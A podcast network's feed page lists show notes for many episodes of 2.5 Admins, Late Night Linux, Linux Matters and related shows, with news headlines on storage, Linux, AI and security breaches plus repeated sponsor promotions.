2.5 Admins 277: Battering RAM
The Crucial brand of consumer SSDs and RAM is going away, AMD and Intel memory encryption can be bypassed with cheap hardware, more AI buffoonery, and monitoring users’ usage on a network.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
When RAID Isn’t Enough: ZFS Redundancy Done Right
News/discussion
Micron Announces Exit from Crucial Consumer Business
Cheap Hardware Module Bypasses AMD, Intel Memory Encryption
Google’s vibe coding platform deletes entire drive
One day, AI might be better than you at surfing the web. That day isn’t today
Free consulting
We were asked about monitoring users’ usage on a network.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/25a and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Ask The Hosts – Episode 31
How many jobs we’ve had, how seriously we take our Christmas decorations, whether we like pineapple on pizza, and memorable romantic dates. With Andy and Kevin from Linux Dev Time.
Patrons got this this in their feed two weeks ago.

Late Night Linux – Episode 363
Arduino’s new ToS has some people worried, some projects are starting to move away from GitHub for technical reasons, Raspberry Pi has a new model and prices are going up because of RAM costs, great news for OpenPrinting, old text adventure games get open source, and Joe’s foldable phone breaks in an unexpected way.
News
Arduino’s new terms of service worries hobbyists ahead of Qualcomm acquisition
Migrating from GitHub to Codeberg
1GB Raspberry Pi 5 now available at $45, and memory-driven price rises
Sovereign Tech Agency is investing in OpenPrinting
Preserving code that shaped generations: Zork I, II, and III go Open Source
1Password Extended Access Management
Take the first step to better security by securing your team’s credentials. Find out more at 1password.com/latenightlinux and start securing every login.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux After Dark – Episode 110
Some of the Linux and open source tech from our past that inspired where we are today.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 276: Very Prudish Network
What a government crackdown on VPNs would look like, malware groups play the long game with browser extensions, a new major version of FreeBSD is released, and using a single database vs one DB per application or VM.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
ZFS Enabled Disaster Recovery for Virtualization
News/discussion
The VPN panic is only getting started
FreeBSD 15.0-RELEASE Announcement
Free consulting
We were asked about using a single database vs one DB per application or VM.
Late Night Linux – Episode 362
KDE Plasma is finally moving on from X11, Tuxedo Computers abandons their Arm laptop project, Mozilla completely loses the room, but there might be a glimmer of hope.
News
Going all-in on a Wayland future
Help us reach the inflection point
Discontinuation of ARM Notebook with Snapdragon X Elite SoC
Linux Device Trees For Cancelled Products? Don’t “Waste Time”
Rewiring Mozilla: Doing for AI what we did for the web
Mozilla’s ‘Rewiring’ to AI – Saving the Web or Saving Itself?
Servo Announces Sponsorship Tiers To Get More Organizations Backing This Browser Engine
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 138
When the right time to make a big change to your software is, how you get users to test pre-release versions, how long you keep old features around, when that’s not possible, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 44
Cloud security basics, some of the technical and compliance aspects, and why it ultimately comes down to a people problem.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 275: G-word
Google kept collecting sensor data even after bricking Nest thermostats, FreeBSD’s container support gets serious, and where to find cheap (or even dirt cheap) used hardware.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
How to Set Up a Highly Available ZFS Pool Using Mirroring and iSCSI
December Webinar: The 12 Days of ZFS: Tips, Tricks, and Treats
News/discussion
Google is collecting troves of data from downgraded Nest thermostats
FreeBSD Officially Supported in OCI Runtime Specification v1.3
Free consulting
We were asked about where to find cheap (or even dirt cheap) used hardware.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/25a and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Late Night Linux – Episode 361
Ubuntu get 15 years of support, Google finally releases Android source code and backs down on “sideloading”, more steps to move on from X11, IKEA launches a range of Matter IoS gear, and more.
News
Canonical expands total coverage for Ubuntu LTS releases to 15 years with Legacy add-on
The wait is over: Android 16 QPR1’s source code is now available on AOSP
Google will let expert Android users to sideload all apps
GNOME Mutter Now “Completely Drops The Whole X11 Backend”
PSF Gets a Donor Surge After Rejecting Anti-DEI Federal Grant
IKEA launches new smart home range with 21 Matter-compatible products
Ikea’s new smart home collection is entirely Matter-compatible
KDE Korner
Help us reach the inflection point
Google Summer of Code 2025 Conclusion – KDE Mentorship
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux After Dark – Episode 109
How we’ve all set up our backups including GUI distros vs doing it the hard way, ZFS vs Borg, and why it’s tricky to chose the right offsite location.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 274: Go Go Gadget Windows
Windows is becoming an “agentic OS”, some WD SMR drives are dying prematurely, backing up VMware with ZFS, and separating trusted and non-trusted devices on your network.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Understanding Storage Performance Metrics
December Webinar: The 12 Days of ZFS: Tips, Tricks, and Treats
News/discussion
Microsoft is turning Windows into an ‘agentic OS,’ starting with the taskbar
Critics scoff after Microsoft warns AI feature can infect machines and pilfer data
WD launches investigation into problems with its controversial SMR hard drives
Free consulting
We were asked about backing up VMware with ZFS, and separating trusted and non-trusted devices on your network.
Late Night Linux – Episode 360
We are excited and enthusiastic about Valve’s new Linux hardware, and then angry and disappointed about Mozilla’s latest nonsense.
News
Steam Machine, controller, VR headset incoming from Valve
Introducing AI, the Firefox way: A look at what we’re working on and how you can help shape it
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 137
What object-oriented programming is, why it went out of fashion, and how more modern approaches to development incorporate some of its aspects.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 43
We dig into the recent major AWS outage, why a misconfiguration in one region called global issues, and whether there’s anything you can do to avoid being affected by a similar incident in the future.
Gary mentioned an AWS whitepaper.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 273: Reliability Tracking
Allan tells us about the recent OpenZFS Summit including inconsistent JBODs, more details about mixed disk sizes in ZFS with AnyRaid, an upcoming standard that allows you to keep using partially dead hard drives, Seagate’s roadmap for 50 and 100 TB drives, and NVMe connected mechanical drives. Plus using a separate mini PC for work.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Building Enterprise-Grade Storage on Proxmox with ZFS
December Webinar: The 12 Days of ZFS: Tips, Tricks, and Treats
Free consulting
We were asked about using a separate mini PC for work.
Ask The Hosts – Episode 30
The skills we wish we had (but accept we never will), what we are most scared of and if we’d confront it for money, and whether free will exists. With May, Chris, and Gary from Linux After Dark.
Patrons got this this in their feed two weeks ago.

Linux Matters 68: Frameworks, Filesystems and Fixes
In this episode:
- Alan dusts off his newsletter.
- Martin encrypts his new work Framework laptop without LVM, but with
--cipher=aes-xts-plain64 --hash=sha256 --iter-time=1000 --key-size=256 --pbkdf-memory=1048576 --sector-size=4096, and without ZFS, but with btrfs andcompress=lzo discard=async noatime rw space_cache=v2 ssd. - Mark gets help with his Moodle noodling from MDLCode.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 359
What we all learned at the recent Ubuntu Summit including open source as a counter to insular nationalism, Canonical taking RISC-V very seriously, TPM-backed full disk encryption getting a lot easier, what the post-AI-bubble will probably look like, and more.
We mentioned the Rubik Pi 3.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux After Dark – Episode 108
Some of our Linux hot takes including the LTS release model being broken, Linux media being out of touch, social media being the root of most evil, and people being too angry and defensive about the software they use.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 272: NVMe Surprise
Why you should seriously consider buying refurbished hard drives, why drives might be lasting longer than they once did, Jim’s M.2 NVMe drive died at an inopportune moment, using multiple partitions on disks with ZFS.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Advanced ZFS Dataset Management: Snapshots, Clones, and Bookmarks
November Webinar: ZFS Mastery: The Bits They Don’t Put in the Man Pages
News/discussion
Do Refurbished Hard Disks Make Sense For Your Home NAS Server?
Are Hard Drives Getting Better? Let’s Revisit the Bathtub Curve
Free consulting
We were asked about using multiple partitions on disks with ZFS.
Late Night Linux – Episode 358
Mark Shuttleworth recently spoke to us about what he’s apprehensive and excited about in the tech world, and more. Plus in the news: Ubuntu Unity needs help to survive, the Python Software Foundation turns down a large government grant, Fedora allows AI contributions, SUSE goes all in on AI, and KDE hits its fundraising goal.
News
Regarding Ubuntu Unity and a call for help
The Python Software Foundation has withdrawn a $1.5 million proposal to US government grant program
Fedora agrees policy allowing AI-assisted contributions
SUSE Linux Enterprise Server 16 – AI-Ready, Long-Term Support
SUSE Goes Agentic: The First Linux That Thinks for Itself
Awesome fundraiser news: €53,000 raised!
Mark Shuttleworth
Joe sat down with Mark at the recent Ubuntu Summit to discuss what he’s apprehensive and excited about in the tech world, what we should look forward to in Ubuntu 26.04 LTS, and more.
1Password Extended Access Management
Take the first step to better security for your team by securing credentials and protecting every application — even unmanaged shadow IT.
Learn more at 1password.com/latenightlinux
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 136
Some of the languages that we love and why we love them. It’s not just Rust, honest!
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 42
Shane has teething issues with his Kubernetes homelab, Sean ran a bootable containers workshop at Texas Linux Fest, and the case for enterprise rolling distros.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 271: Dead Internet
Why you should keep your Baseboard Management Controller off the network, ZFS is hard to defeat with a zip bomb, how bad the Internet bot problem probably is, and building a small home server cluster.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Discussion
Supermicro server motherboards can be infected with unremovable malware
When a decompression ZIP bomb meets ZFS: 19 PB written on a 15 TB disk
Free consulting
We were asked about building a small home server cluster.
Linux Matters 67: Panache, for men
In this episode:
- Alan slipped down the nix rabbit-hole.
- Martin created Glyph Party, for adding panache to your terminal applications.
- Mark has lost all his free time to the latest Rimworld DLC, Odyssey.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 357
Intel is contributing less to open source and it could easily backfire, Qualcomm buys Arduino and we have concerns, KDE turns 29, Germans are doing excellent work moving towards Linux, and good news for those running Linux on an Amiga.
News
Intel rethinking how it contributes to open source community
Intel’s Open-Source Strategy Is Changing At Odds With The Ethos Of Open-Source
Arduino’s got a new job: selling chips for its new owner
Schleswig-Holstein waves auf Wiedersehen to Microsoft stack
Linux Patches Enable PCI Support For The Amiga 4000
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Linux After Dark – Episode 107
We’ve done various challenges in the past where we’ve bought Linux machines on a seriously low budget, but what if we had an unlimited budget? What would we buy in this hypothetical situation? It turns out we all struggled to come up with anything and are pretty satisfied with the machines we already have.
Note that this episode was recorded before we found out that Framework supports problematic projects.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 270: Storage Shortage
It looks like the storage companies aren’t betting on the AI bubble lasting much longer, the arguments against self-hosting, and setting up a server for virtualization and containers.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
ZFS Performance Tuning in the Real World: ARC, L2ARC, and SLOG
Discussion
Free consulting
We were asked about setting up a server for virtualization and containers.
Late Night Linux – Episode 356
An AWS outage takes down a lot more sites and services than it should have, the new Ubuntu release has some surprisingly bad bugs, the Xubuntu website is compromised, Discord proves that uploading IDs is a bad idea, and Framework disappoints by sponsoring the baddies.
News
Major AWS outage across US-East region breaks half the internet
Ubuntu 25.10 lands: Rustier and Wayland-ier, but Flatpak is broken
Xubuntu website got hacked and is serving malware (trojan)
Discord says 70,000 users may have had their government IDs leaked in breach
Framework flame war erupts over Linux controversy
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 135
With constant news stories about security issues with developer-published software in package managers like npm, we weigh up the pros and cons of this approach to distributing open source software.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 41
Some examples of the technical debt we’ve seen in the cloud world, how to pay it back, avoiding it in the first place, and why a certain amount of tech debt is inevitable.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 269: End of 10?
Windows 10 is officially end of life but Microsoft extends free updates for Windows 10 in Europe, it gets even harder to use a local account in Windows 11, and whether repurposing old server hardware is worth it.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
What the Future Brings – ZFS Features, Roadmap, and Innovations
News/discussion
Microsoft is plugging more holes that let you use Windows 11 without an online account
Free consulting
We were asked about repurposing old server hardware.
Linux Matters 66: Terminal Full of Sparkles
In this episode:
- Martin has been using a fancy and colourful alternative to apt called nala.
- Mark has been debugging his car charger.
- Alan swapped from Plex to Jellyfin.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 355
The Google Photos clone Immich finally has a stable release and Joe is impressed with it, we hope an open source printer crowdfunder works out, Amazon launches a Linux-based OS to replace Android on its streaming devices, Graham gives us an update on his Home Assistant hardware, and more.
News/discussion
v2.0.0 – Stable Release of Immich #22546
This open-source printer you can repair yourself is powered by a Raspberry Pi Zero W
Amazon launches Vega OS, its Android replacement for Fire TV with no sideloading
Amazon’s Vega OS launch trick: cloud-streamed apps
Home Assistant Voice Preview Edition
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Linux After Dark – Episode 106
Florian Beijers joins us again to give us an update on the state of accessibility in Linux and whether things have improved since we last spoke.
Accessible gaming Twitch streams
fireborn’s blog posts about accessibility in Linux
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 268: The Salter Philosophy
A Red Hat breach leads to a leak of lots of sensitive customer data, Synology backs down on allowing third-party drives but they are removing features, and managing ZFS properties during replication.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Optimizing ZFS for High-Throughput Storage Workloads
News
Red Hat fesses up to GitLab breach after attackers brag of data theft
Red Hat breach escalates as Crimson Collective recruits help
International Cyber Digest Twitter thread
Synology caves, walks back some drive restrictions on upcoming NAS models
Synology Removes Graphics Drivers and HEVC & H.264 HW Transcoding Support
Free consulting
We were asked about managing ZFS properties during replication.
Ask The Hosts – Episode 29
Our desert island disks, retirement plans, and the worst gifts people have brought back from holiday for us. With Gary from Linux After Dark, Félim from Late Night Linux, and Martin, Mark and Alan from Linux Matters.
Patrons got this this in their feed two weeks ago.

Late Night Linux – Episode 354
The most expensive Raspberry Pi ever might appeal to kids and a new OS version looks somewhat more modern, AI does something Félim can’t complain about, F-Droid might be doomed, ChromeOS is probably being replaced by Android, the UK government wants to implement a disastrous digital ID scheme, and more.
News
Raspberry Pi 500+ on sale now at $200
$5–$10 price increases for some 4GB and 8GB products
Trixie — the new version of Raspberry Pi OS
F-Droid and Google’s Developer Registration Decree
Let’s talk security: Answering your top questions about Android developer verification
Google confirms Android dev verification will have free and paid tiers, no public list of devs
We finally know how Android’s new app verification rules will actually work
Google reveals its Android for PC is coming next year
Baldur’s Gate 3 | Steam Deck – Native Version
New digital ID scheme to be rolled out across UK
ID cards: UK risks sleeping walking into pre-crime state
“It will not be compulsory to obtain a digital ID but it will be mandatory for some applications”
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
1Password Extended Access Management
Take the first step to better security for your team by securing credentials and protecting every application — even unmanaged shadow IT.
Learn more at 1password.com/latenightlinux
Linux Dev Time – Episode 134
What makes a good commit, the tools we use to help us produce good commits, and why we care about this.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 40
How we got started in our tech careers, how and why we moved into the cloud, and why the cloud often makes more sense than on-prem.
Insta360 Go Ultra
Insta360 have just launched their brand-new pocket camera, the GO Ultra. To get free Sticky Tabs with it go to store.insta360.com and use the promo code “hybridcloud”, available for the first 30 purchases only.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 267: Hoarding Cache
The weird errors you see when your root partition is full, TikTok uses a lot of bandwidth by preloading videos, and dealing with a ZFS pool that won’t import.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Keeping Data Safe with OpenZFS: Security, Encryption, and Delegation
News/discussion
Dark patterns killed my wife’s Windows 11 installation
TikTok video pre-loads cause ‘massive data wastage’
Free consulting
We were asked about dealing with a ZFS pool that won’t import.
Importing corrupted pool causes PANIC
Klara also has a work-around to get past the errors, but it is likely to result in data loss if there are overlapping segments, or the leaking of free space when segments are not entirely removed (not to be attempted without a developer present)
Linux Matters 65: MacOS Made Me Snap!
In this episode:
- Alan has been manifesting Snaps.
- Martin has snapped and switched from MacOS to Linux with a Framework.
- Mark used Immich to find family favourite fotos.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 353
The entrenched Linux or tech habits, workflows, and ideas we think we’ll move away from in the next few years and how we see ourselves doing it.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux After Dark – Episode 105
We cover some of your emails, questions, and comments. A challenge suggestion of not using a package manager, donating old hardware, why we don’t use custom ROMs on our phones, whether low end laptops with soldered eMMC storage are worth buying (they aren’t), and tips for using Home Assistant with Apple gear and Jellyfin on Android.
The terrible laptop we mentioned
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 266: Jiggawatts of Hallucinations
Intel and Nvidia are teaming up for multiple reasons, Open AI are planning to build data centers and use a ludicrous amount of power, LLM hallucinations aren’t going away, and how long we keep servers and hard drives in production.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Troubleshooting ZFS – Common Issues and How to Fix Them
News
Nvidia, Intel to co-develop “multiple generations” of chips as part of $5 billion deal
Nvidia and Intel’s $5 billion deal is apparently about eating AMD’s lunch
OpenAI and Nvidia’s $100B AI plan will require power equal to 10 nuclear reactors
Nvidia adds more air to the AI bubble with vague $100B OpenAI deal
The AI-energy apocalypse might be a little overblown
OpenAI’s Stargate project to pave the world with AI datacenters announces five new US locations
OpenAI admits AI hallucinations are mathematically inevitable, not just engineering flaws
Free consulting
We were asked about how long we keep servers and hard drives in production.
Late Night Linux – Episode 352
Drama in KDE land, more worries about Android source code, Ubuntu’s transition away from GNU coreutils hits a slight speed bump, Mastodon adds a serious potential revenue stream, and a glimpse of a Blade Runner style dystopian tech future. With guest hosts Andy from Linux Dev Time, and Chris from Linux After Dark.
News
A few corrections about the transition from Blue Systems to Techpaladin
The move from Blue Systems to TechPaladin
Android 16 QPR1’s source code is nowhere to be found, but Google swears it’s coming
Ubuntu 25.10’s Rust Coreutils Transition Has Uncovered Performance Shortcomings
Service offerings from Mastodon
Hosting a WebSite on a Disposable Vape
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux Dev Time – Episode 133
Some of the alternatives to GitHub that we use, why we use them, and how they differ in terms of features and workflows.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 39
SMTP relays and observability, why we didn’t recommend Podman over Docker to a newcomer, and Gary gives us an update on his homelab.
Insta360 Go Ultra
Insta360 have just launched their brand-new pocket camera, the GO Ultra. To get free Sticky Tabs with it go to store.insta360.com and use the promo code “hybridcloud”, available for the first 30 purchases only.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 265: Storage Lies
Joe set up a FreeBSD box to serve as a replication target and it was surprisingly straightforward, if rather different from Linux. Plus the lies that storage tells us.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux Matters 64: Ethical Retro Gaming
In this episode:
- Mark has been retro gaming with an Evercade.
- Martin replaced the official Dropbox client with Maestral.
- Alan created an MCP server for Grype.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 351
Cloning disks (again), Félim’s new colour e-reader, 3 ways to make a QR code, improving your typing with a TUI and a game, a quick KDE Korner, and more.
Discoveries
KDE Korner
Announcing the Alpha release of KDE Linux
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Entroware
This episode is sponsored by Entroware. They are a UK-based company who sells computers with Ubuntu preinstalled. They have configurable laptops, desktops and servers to suit a wide range of Linux users. Check them out and don’t forget to mention us at checkout if you buy one of their great machines.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux After Dark – Episode 104
Summer is officially over. As the nights draw in it’s time to hunker down and work on our technical debt. We all have Linuxy projects that we are planning, so we commit to doing them by Christmas – when we will record a follow-up episode. Docker Compose, Immich, Jellyfin, learning Python, moving away from Synology, Home Assistant, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 264: A Question of Trust
Matrix shows how painful enormous databases can be to restore, why the certificate authority system doesn’t seem to make sense in 2025, a hosting provider thinks they are better than Cloudflare at blocking malicious traffic, a viral app turns out to be written by an enthusiastic dev who doesn’t understand best practices, and using S3 object storage outside of the cloud. With guest host Gary from Linux After Dark and Hybrid Cloud Show.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
News/discussion
Matrix.org homeserver grinds to a halt after RAID meltdown
Mis-issued certificates for 1.1.1.1 DNS service pose a threat to the Internet
The number of mis-issued 1.1.1.1 certificates grows
Mythic Beasts will block Cloudflare IPs on shared hosting if abusive traffic gets through
Unfortunately, the ICEBlock app is activism theater
ICEBlock handled my vulnerability report in the worst possible way
Free consulting
We were asked about using S3 object storage outside of the cloud.
Ask The Hosts – Episode 28
Historic musical performances that we’d go back and watch, and our scariest travel experiences. With Martin, Mark and Alan from Linux Matters.
Patrons got this this in their feed two weeks ago.

Late Night Linux – Episode 350
Android becomes more like iOS, another key dev leaves the Asahi Linux project, Mozilla will probably keep their Google search deal, we troll Félim with some AI bollocks, GNOME can’t keep an executive director, Microsoft releases the source for an ancient BASIC implementation, friend of the show Connor is snubbed by an Irish newspaper, a brief review of a classic Bond movie, and more.
News
A new layer of security for certified Android devices
With Apple M1/M2 Graphics Driver Code Working, Alyssa Rosenzweig Stepping Away From Asahi Linux
Consultation on the review of the DMA
Judge who ruled Google is a monopoly orders modest remedies
Firefox Adds CoPilot Chatbot, New Tab Widgets in Nightly Builds
Firefox 32-bit Linux Support to End in 2026 – Future Releases
Firefox ESR won’t quit Windows 7 until March 2026
AI Is Now Being Used To Help Determine Patches For Backporting In The Linux Kernel
Jimmy Wales Says Wikipedia Could Use AI. Editors Call It the ‘Antithesis of Wikipedia’
Perplexity Is Launching a New Revenue-Share Model for Publishers
Vivaldi browser capo doubles down on generative AI ban
Thanks and farewell to Steven Deobald
So short, and thanks for all the flinch
Microsoft Releases Historic 6502 BASIC
Windows 10 support shutdown offers window of opportunity for a Linux OS developed in Dublin
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
1Password Extended Access Management
Take the first step to better security for your team by securing credentials and protecting every application — even unmanaged shadow IT.
Learn more at 1password.com/latenightlinux
Linux Dev Time – Episode 132
A lot of key open source software is paid for by large companies. That has some advantages, but it can also cause some issues. Maybe it would be better if more FOSS development was paid for by smaller companies and contributions from users.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 38
The first steps to move away from a “pets” mindset and towards automation and infrastructure as code, why we use a lot of abstraction at home, and how to use your homelab to improve your employment prospects. With guest host Joe Ressington from Late Night Linux.
Insta360 Go Ultra
Insta360 have just launched their brand-new pocket camera, the GO Ultra. To get free Sticky Tabs with it go to store.insta360.com and use the promo code “hybridcloud”, available for the first 30 purchases only.
